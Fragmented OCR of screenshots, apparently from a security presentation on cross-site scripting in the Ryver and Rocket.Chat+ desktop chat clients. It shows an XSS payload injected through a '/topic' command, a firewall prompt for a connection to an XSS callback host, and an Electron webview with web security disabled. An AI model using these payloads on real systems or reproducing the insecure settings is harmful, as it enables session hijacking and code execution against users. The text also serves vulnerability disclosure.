
Security

Ryver takes customer data security seriously. Our client application communicates with the Ryver servers through a secured connection protected by 256 bit encryption. There is no direct access to the database outside of our Amazon Virtual Private Cloud, and all database queries are parameterized. Security is enforced on the server side, so there is no way to "hack" the client-side JavaScript to bypass security.

Security

Ryver takes customer data security seriously. Our client application communicates with the Ryver servers through a secured connection protected by 256 bit encryption. There is no direct access to the database outside of our Amazon Virtual Private Cloud, and all database queries are parameterized. Security is enforced on the server side, so there is no way to "hack" the client-side JavaScript to bypass security.


message2r
https://message2rce.ryver.com
OK
SEARCH
NOTIFICA
POST STREAM
FORUMS
1324
All Hands
Create forum...
TEAMS
@jdemesy
Private chat between you and @testyo
lolhacker Sun 6:14pm
cya
moloch Sun 6:36pm
Example
http://google.com/
Send


message2r
https://message2rce.ryver.com
OK
SEARCH
NOTIFICA
POST STREAM
FORUMS
1324
All Hands
Create forum...
TEAMS
@jdemesy
Private chat between you and @testyo
lolhacker Sun 6:14pm
cya
moloch Sun 6:36pm
Example
http://google.com/
Send

Rocket Chat+

Mobile & Desktop Apps

Click the links below to get the latest version of our client apps

Get it for Android

Get it for iPhone/iPad

Get it for Mac OS X

Download for Windows

Download for Linux

Rocket.Chat+

11

⌘1

11

fffffffuuuuuu

Start of conversation

November 16, 2016

moloch Owner 10:46 PM

*User **ffuser** added by **moloch**.*

Message

bold _italics_ ~~strike~~ `inline_code` ``` ↵ multi ↵ line ↵ ``` \[KaTeX\] >quote

Rocket.Chat+

11

⌘1

11

fffffffuuuuuu

Start of conversation

November 16, 2016

moloch Owner 10:46 PM

*User **ffuser** added by **moloch**.*

Message

bold _italics_ ~~strike~~ `inline_code` ``` ↵ multi ↵ line ↵ ``` \[KaTeX\] >quote

Rocket.Chat+

11

⌘1

11

fffffffuuuuuu

Start of conversation

November 16, 2016

moloch Owner 10:46 PM

*User **ffuser** added by **moloch**.*

/topic a<img src=x onerror="alert(1)">

bold _italics_ ~~strike~~ `inline_code` ``` ↵ multi ↵ line ↵ ``` \[KaTeX\] >quote

Rocket.Chat+

11

⌘1

1

OK

1)">

moloch Owner 10:46 PM

*User **ffuser** added by **moloch**.*


November 17, 2016


moloch Owner 8:04 AM


*Room topic changed to: **a** by **moloch***

Message

bold _italics_ ~~strike~~ `inline_code` ``` ↵ multi ↵ line ↵ ``` \[KaTeX\] >quote



October 19, 2016
Rocket.Chat+
wants to connect to x.xss.ht on port 443 (https)
Forever
Until Quit
Any Connection
Only port 443 (https)
Only x.xss.ht
Only x.xss.ht and port 443 (https)
Deny
Allow
Are you sure you
Cancel
Yes, leave it!


October 19, 2016
Rocket.Chat+
wants to connect to x.xss.ht on port 443 (https)
Forever
Until Quit
Any Connection
Only port 443 (https)
Only x.xss.ht
Only x.xss.ht and port 443 (https)
?
Deny
Allow
Are you sure you
Cancel
Yes, leave it!


Elements
Console
Sources
Network
Timeline

<header>
…
</header>
<form id="login-card" method="/">…</form>
<footer>…</footer>

</section>
<script src="app.js"></script>
<webview server="https://rocket-chat.badwith.computer" preload="./scripts/preload.js" allowpopups="on" disablewebsecurity="on" class="active" tabindex="-1" src="https://rocket-chat.badwith.computer/direct/shubs">
#shadow-root (open)
</webview>
</body>
</html>



Elements
Console
Sources
Network
Timeline

